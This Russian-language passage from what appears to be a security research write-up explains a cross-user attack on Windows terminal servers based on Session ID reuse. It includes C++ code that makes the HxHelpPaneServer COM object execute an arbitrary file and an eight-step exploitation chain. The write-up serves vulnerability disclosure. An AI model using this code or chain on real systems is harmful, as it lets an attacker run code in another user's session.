
Запуск от имени пользователя Session

Функция WTSQueryUserToken.aspx) сопоставляет Session ID первому пользователю, вошедшему в этот Session Space. Подходящая служба должна получать Session ID от вызывающей стороны, но

создавать процесс с маркером, возвращённым этим API.

Активатор DCOM предоставляет такую возможность через внепроцессные регистрации COM, у которых параметр RunAs.aspx) идентификатора AppID равен `Interactive User`. Это означает **пользователя Session**, а не вызывающую сторону.

С помощью OleViewDotNet я нашёл недокументированный `HxHelpPaneServer`. Активировать его может любой пользователь, а метод `IHxHelpPaneServer::Execute` фактически передаёт строку функции `ShellExecute`.




```
struct __declspec(uuid("8cec592c-07a1-11d9-b15e-000d56bfe6ee"))
IHxHelpPaneServer : public IUnknown {
    virtual HRESULT __stdcall DisplayTask(wchar_t*) = 0;
    virtual HRESULT __stdcall DisplayContents(wchar_t*) = 0;
    virtual HRESULT __stdcall DisplaySearchResults(wchar_t*) = 0;
    virtual HRESULT __stdcall Execute(const wchar_t*) = 0;
};

void CreateExploitProcess() {
    CoInitializeEx(nullptr, COINIT_MULTITHREADED);
    CLSID clsid;
    CLSIDFromString(
        L"{8cec58ae-07a1-11d9-b15e-000d56bfe6ee}", &clsid);

    IHxHelpPaneServer* server;
    CoCreateInstance(
        clsid, nullptr, CLSCTX_LOCAL_SERVER,
        IID_PPV_ARGS(&server));
    server->Execute(L"file:///c:/temp/ExploitProcess.exe");
    CoUninitialize();
}
```

Полная цепочка

1. Войти на сервер терминалов от имени вредоносного пользователя.
2. Построить цикл ссылок LowBox, сохраняющий мёртвый процесс, Session Space и каталоги именованных объектов.
3. Выйти из системы и снова войти от имени того же пользователя.
4. Открыть мёртвый процесс, продублировать его маркер со старым Session ID и сохранить дескрипторы каталогов.
5. Очистить маркер застрявшего потока, разорвав цикл и удалив старый Session Space.
6. Дождаться, когда другой пользователь войдёт в систему и получит повторно использованный идентификатор, а затем восстановить DACL каталогов именованных объектов.
7. Попросить WMI `Win32_Process.Create` запустить процесс с захваченным маркером в этом Session Space.
8. Активировать `HxHelpPaneServer` и выполнить произвольный файл от имени нового пользователя Session.

Выводы

Эта необычная уязвимость поначалу не выглядела пригодной для повышения привилегий, однако полная цепочка межпользовательской атаки существует. Она подчёркивает системную путаницу между понятиями **Session Space** и **Logon Session**, а также последствия их ошибочного отождествления. Подобные примитивы с устаревшими идентификаторами могут встречаться и в других местах.